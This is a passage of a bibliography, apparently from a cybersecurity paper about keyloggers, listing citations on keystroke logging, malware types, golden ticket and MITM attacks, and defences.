[13] What is a golden ticket attack? [Online]. Available: https://www.crowdstrike.com/cybersecurity-101/golden-ticket-attack/#:~:text=A%20Golden%20Ticket%20attack%20is,Microsoft%20Active%20Directory%20(AD).

[14] Cybersecurity layering approach. Microage Canada. (2019, January 14). Retrieved February 18, 2023, [Online]. Available: https://microage.ca/cybersecurity-layering-approach/

[15] What are the seven layers of cyber security? Educative. (n.d.). Retrieved February 18, 2023, [Online]. Available: https://www.educative.io/answers/what-are-the-seven-layers-of-cybersecurity

[16] GoMindsight. (2020, July 14). What are the 7 layers of security? A cybersecurity report. Mindsight. Retrieved February 18, 2023, [Online]. Available: https://gomindsight.com/insights/blog/what-are-the-7-layers-of-security/

[17] GeeksforGeeks. (2022, July 7). Introduction to keyloggers. GeeksforGeeks. Retrieved February 18, 2023, [Online]. Available: https://www.geeksforgeeks.org/introduction-to-keyloggers/

[18] Keylogger : An important overview for 2021. UNext. (2022, October 6). Retrieved February 18, 2023, [Online]. Available: https://u-next.com/blogs/cyber-security/keylogger/

[19] 11/12/2012. (n.d.). Keyloggers: The most dangerous security risk in your enterprise. Enterprise Systems. Retrieved February 18, 2023, [Online]. Available: https://esj.com/articles/2012/11/12/keylogger-security-risk.aspx

[20] Gillis, A. S. (2021, October 5). What is a keylogger? definition from searchsecurity. Security. Retrieved February 18, 2023, [Online]. Available: https://www.techtarget.com/searchsecurity/definition/keylogger

[21] Tyson, J., Wilson, T. V., & Pollette, C. (2000, November 21). How computer keyboards work. HowStuffWorks. Retrieved February 18, 2023, [Online]. Available: https://computer.howstuffworks.com/keyboard2.htm

[22] Spring, A. T., & Spring, T. (n.d.). Web-based keylogger used to steal credit card data from popular sites. Threatpost English Global threatpostcom. Retrieved February 18, 2023, [Online]. Available: https://threatpost.com/web-based-keylogger-used-to-steal-credit-card data-from-popular-sites/121141/

[23] Sarah Yang, M. R. | 14 S. 2005. (n.d.). 09.14.2005 - researchers recover typed text using audio recording of keystrokes. Retrieved February 18, 2023, [Online]. Available: https://www.berkeley.edu/news/media/releases/2005/09/14_key.shtml

[24] Sendmail mail from/RCPT to pipe arbitrary command execution. Tenable. (n.d.). Retrieved February 18, 2023, [Online]. Available: https://www.tenable.com/plugins/nessus/10261

[25] Spyware removal instructions and overview. Spyware Loop. (n.d.). Retrieved February 18, 2023, [Online]. Available: https://web.archive.org/web/20131103215947/http://www.spywareloop.com/news/sp ware

[26] “Kernel Based Key-logger” [Online]. Available: https://www.researchgate.net/figure/Kernel-based-Keylogger_fig3_228797653

[27] Top Benefits of Using a Keylogger With Employees [Online]. Available: https://www.powerhomebiz.com/managing-and-growing/technology/top-benefits-of-using-a-keylogger-with-employees.htm

[28] Beal, V. (2021, November 15). What is a trojan horse? (definition & meaning). Webopedia. Retrieved February 18, 2023, [Online]. Available: https://www.webopedia.com/TERM/T/Trojan_horse.html

[29] “Difference between viruses, worms, and trojans”. (n.d.). Retrieved February 18, 2023, [Online]. Available: https://support.symantec.com/en_US/article.TECH98539.html

[30] M. J. Hossain Faruk, M. Tasnim, H. Shahriar, M. Valero, A. Rahman and F. Wu, "Investigating Novel Approaches to Defend Software Supply Chain Attacks," 2022 IEEE International Symposium on Software Reliability Engineering Workshops (ISSREW), Charlotte, NC, USA, 2022, pp. 283-288, doi: 10.1109/ISSREW55968.2022.00081.

[31] K. Park et al., "An Advanced Persistent Threat (APT)-Style Cyberattack Testbed for Distributed Energy Resources (DER)," 2021 IEEE Design Methodologies Conference (DMC), Bath, United Kingdom, 2021, pp. 1-5, doi: 10.1109/DMC51747.2021.9529953.

[32] “Man in the middle (MITM) attack” [Online]. Available: https://www.imperva.com/learn/application-security/man-in-the-middle-attack-mitm/

[33] “What is a Keylogger? Definition and Types” [Online]. Available: https://www.fortinet.com/resources/cyberglossary/what-is-keyloggers

[34] Wooguil Pak, Youngrok Cha and Sunki Yeo, "High accessible virtual keyboards for preventing key-logging," 2016 Eighth International Conference on Ubiquitous and Future Networks (ICUFN), Vienna, Austria, 2016, pp. 205-207, doi: 10.1109/ICUFN.2016.7537017.

[35] “How to Prevent Keylogging Attacks” [Online]. Available: https://nira.com/how-to-prevent-keylogging-attacks/

[36] “Keyloggers explained: How attackers record computer inputs” [Online]. Available: https://www.csoonline.com/article/3326304/keyloggers-explained-how-attackers-record-computer-inputs.html

[37] 10 types of malware + how to prevent malware from the start [Online]. Available: https://us.norton.com/blog/malware/types-of-malware#

[38] Keyloggers 101: A definition + keystroke logging detection methods [Online]. Available: https://us.norton.com/blog/malware/what-is-a-keylogger

[39] Keyboard controller design [Online]. Available: https://us.norton.com/blog/malware/what-is-a-keylogger

[40] Using your keyboard [Online]. Available: https://support.microsoft.com/en-us/windows/using-your-keyboard-18b2efc1-9e32-ba5a-0896-676f9f3b994f

[41] Quick and easy usb keyboard input [Online]. Available: https://www.nutsvolts.com/magazine/article/november2013_Pippin

[42] An Enthusiast's Deep Dive Into Mechanical Keyboard Switches [Online]. Available: https://switchandclick.com/mechanical-keyboard-switch-guide/

[43] Keystroke logging [Online]. Available: https://en.wikipedia.org/wiki/Keystroke_logging

[44] AirDrive Forensic Keylogger Cable Pro [Online]. Available: http://www.airdrivewifi.com/?page=AD120KCBLPRO

[45] Author: Tom Olzak, University of Pheonix, Keystroke logging (keylogging), May 2008

[46] Firewalls [Online]. Available: https://www.datapac.com/services/network-storage-virtualisation/network/on-premise-network/firewalls/#.ZBlXwHbMK3A